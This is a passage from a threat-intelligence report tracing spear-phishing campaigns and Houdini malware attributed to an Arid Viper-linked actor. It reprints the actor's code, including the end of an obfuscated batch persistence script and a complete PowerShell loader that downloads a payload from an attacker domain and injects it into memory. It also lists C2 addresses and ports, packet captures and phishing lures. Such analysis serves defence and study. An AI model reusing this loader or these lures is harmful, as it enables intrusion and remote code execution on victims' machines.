+Wup1G1eUb2Gwzu94JLGe9RQ78PMmgX7Y0Mj61Nf9jfNLyHcfypbmjczLkj2n2oWhF5xzuu1Fn3yB2b4le2z2q9IxzyzBy1rcq!/6k0sjn
q52YPO/5FrSFJYCjy0M1UFHW4VxGViWteKF!L2VzjNV3jn+3N1/955NnQ78Wzmpqe/sGE8USKEELv4KYmlnQfthqt1Hl2g
+f2n5N4q/P15XZwquiBVYoa6!a2/BimyWQ5yLp3dCp0P8/kGv1zv!n/gwQ9dzfrL4L3HbQgGB17eXEP8L6X0FwSzLB6yFKEzJ9MarSJTV07
hrn3nc6kjKzz5/TnPToS7eH3N3bGEHiEk!YFmf+Lb+B+7ib37zwtWGktP61sf4YMrnsneg5f5yya5qlPjnevyLViDyRFiLR0Vub
+IJS09yKE3Gex4GP5B4PV!R6J!OI!N9Crd/lpN!ewLkuWkrUhItLp4C0gyYDU8K!!!=".Replace("!", "A")); $JjTzr =
(New-Object IO.StreamReader(New-Object IO.Compression.GzipStream($svQWw,[IO.Compression.CompressionMode]::Decompress))).ReadToEnd(); [ScriptBlock]::Create($JjTzr).Invoke() | powershell -noprofile -noninteractive
-w hidden -command "$input | IEX"
TIMEOUT 550
goto Start
```

Figure 419. Contents of Runtime Time-based Persistence Batch Script “cgen.bat”

This resemblance also extends to the subsequent reflective injection PowerShell script (including variable names, next stage payload, etc.) resulting after the character replacement, base64 decoding, and decompression within the parent batch script.

The injection PowerShell script retrieves the next stage payload it will inject via HTTP from the same actor-controlled domain/IP address observed in attacks ATT-OCT-24, ATT-NOV-06, and ATT-NOV-13. Like the attack ATT-NOV-13, the injected payload format is a Bitmap image (.BMP) utilizing the same cat image. However, the .BMP files from both attacks result in different hashes, suggesting that the actor may have altered the payload embedded within the image.

```

$diMRMFzk = @'
function ifyFpvaR {
    Param ($var_module, $var_procedure)
    $BdYKbPwp = ([AppDomain]::CurrentDomain.GetAssemblies() | Where-Object { $_.GlobalAssemblyCache -And $_.Location.Split('\\')[-1].Equals('System.dll') }).GetType('Microsoft.Win32.UnsafeNativeMethods')

    return $BdYKbPwp.GetMethod('GetProcAddress').Invoke($null, @(
        [System.Runtime.InteropServices.HandleRef](New-Object System.Runtime.InteropServices.HandleRef(
            (New-Object IntPtr), ($BdYKbPwp.GetMethod('GetModuleHandle')).Invoke($null, @($var_module))), $var_procedure)))
}

function XVU {
    Param (
        [Parameter(Position = 0, Mandatory = $True)] [Type[]] $xvoiv,
        [Parameter(Position = 1)] [Type] $EECGK = [Void]
    )

    $nMGooHV = [AppDomain]::CurrentDomain.DefineDynamicAssembly((New-Object System.Reflection.AssemblyName('ReflectedDelegate')), [System.Reflection.Emit.AssemblyBuilderAccess] ::Run).DefineDynamicModule('InMemoryModule', $faIs
    e).DefineType('MyDelegateType', 'Class, Public, Sealed, AnsiClass, AutoClass', [System.MulticastDelegate])
    $nMGooHV.DefineConstructor('RTSpecialName, HideBySig, Public',
        [System.Reflection.CallingConventions]::Standard, $xvoiv).SetImplementationFlags('Runtime, Managed')
    $nMGooHV.DefineMethod('Invoke', 'Public, HideBySig, NewSlot, Virtual', $EECGK, $xvoiv)
        .SetImplementationFlags('Runtime, Managed')
    return $nMGooHV.CreateType()
}
[System.Net.WebRequest]::DefaultWebProxy.Credentials = [System.Net.CredentialCache]::DefaultCredentials
[Byte[]]$XGoleOo = (New-Object System.Net.WebClient).DownloadData("http://storagemydata.website/output.bmp")

$keZCpVPaC = [System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer((ifyFpvaR kernel32.dll VirtualAlloc), (XvU @([IntPtr], [UInt32], [UInt32], [UInt32]) ([IntPtr]))).Invoke([IntPtr]::Zero, $XGoleOo.Length, 0x3000, 0x40)
[System.Runtime.InteropServices.Marshal]::Copy($XGoleOo, 0, $keZCpVPaC, $XGoleOo.length)

$UnfMZagns = [System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer((ifyFpvaR kernel32.dll CreateThread), (XvU @([IntPtr], [UInt32], [IntPtr], [IntPtr], [UInt32], [IntPtr]) ([IntPtr]))).Invoke([IntPtr]::Zero, 0,$ke
ZCpVPaC,[IntPtr]::Zero,0,[IntPtr]::Zero)
[System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer((ifyFpvaR kernel32.dll WaitForSingleObject), (xvU @([IntPtr], [Int32])).Invoke($UnfMZagns,0xffffffff) | Out-Null
'@

If ([IntPtr]::size -eq 8) {
    start-job { param($QoIYapm) IEX $QoIYapm } -RunAs32 -Argument $diMRMFzk | wait-job | Receive-Job
}
else {
    IEX $diMRMFzk
}

```

Figure 420. Contents of Runtime Time-based Persistence Batch Script “cgen.bat”

Once the injection script is executed, the Bitmap payload retrieval is observed in the network traffic and the executing PowerShell process is injected.

Time	Source	SrcPort	Destination	DstPort	Protocol	Length	Host	Info
2017-11-23 10:27:16.355430	172.16.40.165	49211	198.54.116.177	80	HTTP	134	storagemydata.website	GET /output.bmp HTTP/1.1
2017-11-23 10:27:19.475871	198.54.116.177	80	172.16.40.165	49211	HTTP	419		HTTP/1.1 200 OK (image/bmp)

Figure 421. Bitmap Payload Retrieval via HTTP

At this point, the attack behavior is the same as the attack ATT-NOV-13. The injected PowerShell process memory contained the same Houdini Scout component configurations including the “connection”, “install_name” and “nick_name” parameters. The connection parameters also contained the Google Plus profiles observed in the previous attacks. Following the successful injection and configuration retrieval, the Houdini Scout component started its C&C communication with the same C&C server observed in the attacks ATT-OCT-22 through ATT-NOV-13. However, in this instance the C&C server reset the Houdini Scout connections.

Time	Source	SrcPort	Destination	DstPort	Protocol	Info
2017-11-23 10:30:00.866240	5.175.214.9	22	172.16.40.165	49213	TCP	22 → 49213 [RST, ACK] S
2017-11-23 10:30:24.902912	5.175.214.9	23	172.16.40.165	49214	TCP	23 → 49214 [RST, ACK] S
2017-11-23 10:30:48.758306	5.175.214.9	25	172.16.40.165	49215	TCP	25 → 49215 [RST, ACK] S
2017-11-23 10:31:11.676916	5.175.214.9	53	172.16.40.165	49216	TCP	53 → 49216 [RST, ACK] S
2017-11-23 10:31:34.883735	5.175.214.9	6000	172.16.40.165	49217	TCP	6000 → 49217 [RST, ACK]
2017-11-23 10:31:57.972791	5.175.214.9	80	172.16.40.165	49218	TCP	80 → 49218 [RST, ACK] S
2017-11-23 10:32:23.012670	5.175.214.9	22	172.16.40.165	49219	TCP	22 → 49219 [RST, ACK] S
2017-11-23 10:32:47.044502	5.175.214.9	23	172.16.40.165	49220	TCP	23 → 49220 [RST, ACK] S
2017-11-23 10:33:11.081879	5.175.214.9	25	172.16.40.165	49221	TCP	25 → 49221 [RST, ACK] S
2017-11-23 10:33:35.120785	5.175.214.9	53	172.16.40.165	49222	TCP	53 → 49222 [RST, ACK] S
2017-11-23 10:33:59.162659	5.175.214.9	6000	172.16.40.165	49223	TCP	6000 → 49223 [RST, ACK]

Figure 422. C&C Server Resets to Connections Initiated by the Houdini Scout Component

ATT-NOV-23 2017

On November 23, 2017, the actor forwarded two identical phishing emails copying the subject and contents from the ATT-NOV-22 spear phishing email. A minor difference in the November 23, 2017 email is the addition of an imgur link pointing to a decoy image (the same image within the decoy .RTF document from the November 22 and 23 attacks). Additionally, the actor reverted to the same phishing email address and server utilized in ATT-OCT-22.

From chetan.dobwal@servpro.in☆

Subject !! بالوثائق رسالة من الهباش الى الرئيس عباس يعترف بقضايا الفساد ويطلب العفو

To [REDACTED] 11/23/2017 1:33 PM

رام الله: تأكيداً لما تداولته مواقع اعلامية عن تشكيل لجنة في رام الله للتحقيق في قضايا فساد تورط فيها قاضي قضاء فلسطين المدعو/ محمود الهباش، تلقت صحيفة الرسالة نسخة عن رسالة رسمية ممهورة بتوقيع الهباش كان قد أرسلها الأخير الى الرئيس محمود عباس يوم الأحد، ويعترف فيها بتورطه في عدد من قضايا الفساد أحدها تحويل مبلغ ثلاثة ملايين دولار الى البرتغال بهدف الاستثمار، بالإضافة الى علاقات مشبوهة مع عدد من الموظفات في الوزارات التي تولاه سابقاً، ويطلب الهباش في نهاية رسالته العفو والغفران من عباس

<https://i.imgur.com/aRxq98f.png>

[الاطلاع على الرسالة](#)

Figure 423. ATT-NOV-23 Spear Phishing Email

Given the short period between the November 22 and 23 attacks, it is believed that the latter attack was prompted by the fact that the Houdini C&C server was not accepting C&C connections on November 22, 2017, an exploitation opportunity missed by the actor.

The spear phishing email provided a hyperlink that point to content on Google Documents. Recall that this Google Documents URL is the same URL utilized in **ATT-NOV-22**.

`http://docs.google.com/uc?export=download&confirm=xRlZ&id=1e-czAq350HtvTmDVHDMeoNeAwkqr8FD ; ATT-NOV-23`

Figure 424. First Stage Payload URL on Google Documents from the Spear Phishing Email

The payload behind the Google Documents and subsequent payloads generated and remotely retrieved are the same as the payloads from ATT-NOV-22 and have identical names and hashes. This also applies to the next stage payload and C&C servers and Google Plus accounts. Thus, the exploitation flow for this attack is the same except that this time, the Houdini C&C server was responsive allowing the Houdini Scout component to communicate. However, the Elite component upload to the infected host was not observed within the execution time window allotted for this attack.


Time	Source	SrcPort	Destination	DstPort	Protocol	Info
2017-11-24 18:15:05.072932	172.16.40.130	49223	5.175.214.9	22	TCP	49223 → 22 [SYN] Seq=0 Win=8192 Len=0 MSS=1460
2017-11-24 18:15:05.400425	5.175.214.9	22	172.16.40.130	49223	TCP	22 → 49223 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0
2017-11-24 18:15:05.400578	172.16.40.130	49223	5.175.214.9	22	TCP	49223 → 22 [ACK] Seq=1 Ack=1 Win=64240 Len=0
2017-11-24 18:15:06.413613	172.16.40.130	49223	5.175.214.9	22	SSH	Client: Encrypted packet (len=40)
2017-11-24 18:15:06.413624	5.175.214.9	22	172.16.40.130	49223	TCP	22 → 49223 [ACK] Seq=1 Ack=41 Win=64240 Len=0
2017-11-24 18:15:36.942541	172.16.40.130	49223	5.175.214.9	22	SSH	Client: Encrypted packet (len=20)


```
command=scote_connection|hwid=[REDACTED]
command=scote_ping
scote_pong
command=scote_ping
scote_pong
command=scote_ping
scote_pong
command=scote_ping
scote_pong
```

Figure 425. Houdini Scout Component Heartbeat (ping/pong) C&C Communication

One Year Later, is it the End?

On November 29, 2017, the actor Pastebin account was reviewed in attempt to identify new intelligence. This resulted in the discovery of only two visible pastes that actor created on November 6, 2017.




The screenshot shows a web browser window titled "Virtualnote's Pastebin - F". The address bar indicates a secure connection to https://pastebin.com/u/virtualnote. The main interface features a "PASTEBIN" logo and navigation links for "+ new paste", "trends", and "search...". A "Guest User" icon is visible in the top right. Below the header, a profile section for "Virtualnote's Pastebin PRO" shows 1,523 pastes, 203 trends, and 276 days ago. A table lists two pastes:

NAME / TITLE	ADDED	EXPIRES	HITS	SYNTAX
DYNDNS	Nov 6th, 17	Never	111	None
37.211.98.108	Nov 6th, 17	Never	92	None

Figure 426. Pastes on Actor Pastebin Account as of November 29, 2017

The paste named “DYNDNS” with paste code “aJwZj2AV” contained text similar to Houdini’s SE configurations, except that the actor renamed the original “scote” and “elite” groups to “DNS” and “DNS-Backup”. The IP address in the this new paste is geo-located in Qatar.




The screenshot shows a web browser window titled "DYNDNS - Pastebin.com" with the URL https://pastebin.com/aJwZj2AV. The interface includes a "+ new paste" button, "trends" link, and a user profile for "VIRTUALNOTE PRO". The paste title is "DYNDNS" and it was added on "NOV 6TH, 2017". The paste content is a list of 16 numbered lines of configuration text:

```
1. DNS{  
2. 37.211.98.108:22  
3. 37.211.98.108:23  
4. 37.211.98.108:25  
5. 37.211.98.108:53  
6. 37.211.98.108:6000  
7. 37.211.98.108:80  
8. }  
9. DNS-Backup{  
10. 37.211.98.108:5000  
11. 37.211.98.108:443  
12. 37.211.98.108:1434  
13. 37.211.98.108:110  
14. 37.211.98.108:2716  
15. 37.211.98.108:8080  
16. }
```

Figure 427. Contents of Paste Code “aJwZj2AV”

The actor named the second paste “U88bmZM8” after the IP address from the text found in the first paste. The second paste also contained ASCII art embedding the same IP address identified earlier, and most importantly, what appears to be an identity or a handle of “@ljaZeer”.



The screenshot shows a web browser window with the URL <https://pastebin.com/U88bmZM8>. The page title is "PASTEBIN". The main content area displays a large block of ASCII art representing the IP address 37.211.98.108. The text includes the following lines:

```
1.      MY IP: 37.211.98.108.
2.      -----
3.      .# ##### ;.
4.      .--,. ;@     @@'; ----,..
5.      .@ 0000 ..,00    00000 ..,0000 .
6.      '-.000000000000 000000000000 @;
7.      `..000000000000 000000000000 .
8.      "-'.000 -.@    @ ,'- .-'-
9.      ".@' ; @    @ `; ;
10.     |0000 000 @ .
11.     ' 000 00 00 , ,
12.     `..0000 000 .
13.     ',00 @ ;
14.     ( 3 C ) /|__ / @ljaZeer _!_\
15.     ;@'. __*__ .. \|--- \_____/ /
16.     '(.,...."/
17.
18.
19.
20.
21.
22.
23.
24.      < Fuck You >
25.
26.
27.      \ ,__,
28.      \ (oo)___
29.      (__)   )\
           ||--|| *
```

Figure 428. Contents of Paste Code “U88bmZM8”

Researching the handle “@ljaZeer” returned one result pointing to a public Google Document named “Raw Threat Intelligence” from the Israeli cyber security company ClearSky or ClearSkySec. The Google Document¹¹⁶ contains threat intelligence data associating the actor Pastebin account “Virtualnote” discussed in this research along with the handle “@ljaZeer” with Arid Viper¹¹⁷¹¹⁸¹¹⁹¹²⁰. The threat data included in the document also enumerates a

¹¹⁶ https://docs.google.com/document/d/1oYX3uN6KxIX_StzTH0s0yFNNoHDnV8VqmVqU5WoeErc

¹¹⁷ <http://www.trendmicro.fr/media/wp/operation-arid-viper-whitepaper-en.pdf>

¹¹⁸ <https://www.proofpoint.com/us/threat-insight/post/Operation-Arid-Viper-Slithers-Back-Into-View>

¹¹⁹ <http://blog.talosintelligence.com/2016/01/haystack.html>

¹²⁰ <https://securelist.com/the-desert-falcons-targeted-attacks/68817/>

number of IoCs (domains, payloads, PowerShell scripts, Bit.ly bitmarks, etc.) observed during the analysis of the attacks recorded in this research.


The screenshot shows two parts of a ClearSky "Raw Threat Intelligence" Google Document. The top part is a search results page for "Virtualnote's Pastebin" on PasteBin, showing two entries: "DYNDNS" and "37.211.98.108". The bottom part is a detailed view of the "37.211.98.108" paste, which contains a list of IP addresses and port numbers, likely related to DNS traffic. The PasteBin URL is https://pastebin.com/aJwZj2AV.

NAME / TITLE	ADDED
DYNDNS	Nov 6th, 17
37.211.98.108	Nov 6th, 17

```
1. DNS[  
2. 37.211.98.108:22  
3. 37.211.98.108:23  
4. 37.211.98.108:25  
5. 37.211.98.108:53  
6. 37.211.98.108:6000  
7. 37.211.98.108:80  
8. ]  
9. DNS-Backup[  
10. 37.211.98.108:5000  
11. 37.211.98.108:443  
12. 37.211.98.108:1434  
13. 37.211.98.108:110  
14. 37.211.98.108:2716  
15. 37.211.98.108:8000  
16. ]
```

Figure 429. Screenshot from ClearSky “Raw Threat Intelligence” Google Document

The actor added another paste named “MY BACKUP DNS” on November 29, 2017 with paste code “1Ww6SLFH”. The contents of this paste are the same of the paste code “aJwZj2AV”, but with a different IP address that is also geo-located in Qatar.



The screenshot shows a web browser window with the title "MY BACKUP DNS - Pastebin...". The URL in the address bar is <https://pastebin.com/1Ww6SLF>. The page content is titled "MY BACKUP DNS" and was posted by "VIRTUALNOTE PRO" on "NOV 29TH,". The file size is 0.27 KB. The code listed is:

```
1. DNS{  
2.     176.203.184.102:22  
3.     176.203.184.102:23  
4.     176.203.184.102:25  
5.     176.203.184.102:53  
6.     176.203.184.102:6000  
7.     176.203.184.102:80  
8. }  
9. DNS-Backup{  
10.    176.203.184.102:5000  
11.    176.203.184.102:443  
12.    176.203.184.102:1434  
13.    176.203.184.102:110  
14.    176.203.184.102:2716  
15.    176.203.184.102:8080  
16. }
```

Figure 430. Contents of Paste Code "1Ww6SLFH"

ATT-FEB-21 2018: HoudiniPS - PowerShell Script for Security Session Cookies Theft

After what appeared to be last activity from the actor in November 2017, a new attack emerged on February 21, 2018. Evidence collected from this recent activity suggests that the same actor is behind the attack in this section. Although this attack borrows some of the tactics observed from the previous attacks, it distinguishes itself in terms of simplicity, stealthiness, and purpose.

The attack starts with the typical political spear phishing, allegedly crediting Qatar's political situation and reputation deformation to Mohammed Dahlan, supported by Mohammed bin Zayed – the Crown Prince of Abu Dhabi¹²¹. The subject of the email “**بالوثائق قطر تثبت تورط دحلان بتشويه سمعتها بدعم من محمد بن زايد**” translates to “Qatar proves Dahlan's involvement in its reputation deformation with support from Mohammed bin Zayed”. The body of the email translates to “Attached documents prove an organization affiliated with Dahlan and supported by Emirates and Mohammed bin Zayed was after Qatar's reputation deformation. This organization was called the International Network of Human Rights Development”.



Figure 431. ATT-FEB-21 2018 Spear Phishing Email

It is not clear whether the sender email address is spoofed since the email was routed through SendGrid – a legitimate company that provides communication and marketing platform. The actor may have adopted this method of email delivery for tracking distribution and individual clicks.

```
Received: by filter0018p3mdw1.sendgrid.net with SMTP id filter0018p3mdw1-398-5A8DCSD2-44
          2018-02-21 19:17:38.609204762 +0000 UTC
Received: from mi3-wss1 (mi3-wss1.a2hosting.com [70.32.28.2])
          by ismtpd0016piad2.sendgrid.net (SG) with ESMTP id XaqLwMqPT2G16478jgFmAA
```

Figure 432. Partial SMTP Headers Displaying First Hop Mail Server IP Address 70[.]32[.]28[.]2

```
<a href=3D"https://u4527477.ct.sendgrid.net/wf/click?
upn=GzbvrfFa-2FIR2NQQ35uPXS7aCB3FC974qbMAzL6LLaAU-3D_N-2BwfH1TYS3g9uAvSEbM7FlyWoq5jXa-2F2vY4b
0-2Fs2-2Bm0Yrz0wwDcd9dc3fgohJrhg0Pp4TuZHrAqm2I0qEipyL7FUx0wKwqurdxx9EWBIJACYoPidh-2BNpyR6Z6fV
m2Reab5yjJBPDiw48aYb1XLUsdWMoV1LDnKhCboz-2Bqdfr79BBuk002WyungRRt2NFB0Kj8oyhMD7nlR5LkoExZ-2F-2
BX0FnZ11NE0CKvCdCiLVzyDS4-3D">https://goo.gl/5i5dss</a>
```

Figure 433. Partial Content of Spear Phishing Raw Email Body Displaying SendGrid Link

Interestingly, the IP address “70[.]32[.]28[.]3” of the first hop SMTP server is the same as the IP address hosting the domain “kiwixpress[.]com”. This domain hosts a website for a company called “Kiwi Express Inc.”, which advertises courier services, and it has a Yelp

¹²¹ https://en.wikipedia.org/wiki/Mohammed_bin_Zayed_Al_Nahyan

profile¹²² with at least one review made in 2014. Given the evidence thus far, it appears that the actor may have compromised this company's resources and is abusing them for forwarding the phishing emails.



Figure 434. Website Hosted on the Sender Email Domain kiwixpress[.]com

Whois Record for KiwiXpress.com

Domain Profile	
Registrant	Ivor Mclean
Registrant Org	Ivor Mclean
Registrant Country	US
Registrar	TUCOWS, INC. IANA ID: 69 URL: http://tucowsdomains.com Whois Server: whois.tucows.com domainabuse@tucows.com (p) 14165350123
Registrar Status	clientTransferProhibited, clientUpdateProhibited
Dates	3,152 days old Created on 2009-07-07 Expires on 2019-07-07 Updated on 2017-11-26
Name Server(s)	NS1.A2HOSTING.COM (has 139,862 domains) NS2.A2HOSTING.COM (has 139,862 domains)
Tech Contact	Ivor Mclean 636 11th Ave., New York, NY, 10019, US cissemym@gmail.com (p) 12123338215
IP Address	70.32.28.2 - 728 other sites hosted on this server
IP Location	Michigan - Ann Arbor - A2 Hosting Inc.
ASN	AS55293 A2HOSTING - A2 Hosting, Inc., US (registered May 17, 2013)
Domain Status	Registered And Active Website
Whois History	49 records have been archived since 2009-07-09
IP History	57 changes on 18 unique IP addresses over 14 years
Registrar History	6 registrars with 5 drops
Hosting History	26 changes on 15 unique name servers over 11 years
Website	
Website Title	None given.

Figure 435. Whois Information of Domain kiwixpress[.]com Displaying the IP Address 70[.]32[.]28[.]2

¹²² <https://www.yelp.com/biz/kiwi-express-inc-new-york>

The actor continued to abuse Google services, particularly, the URL Shortener and Documents services. Using the publically available analytics of the shortened URL, a rough number of potentially impacted victims can be identified.

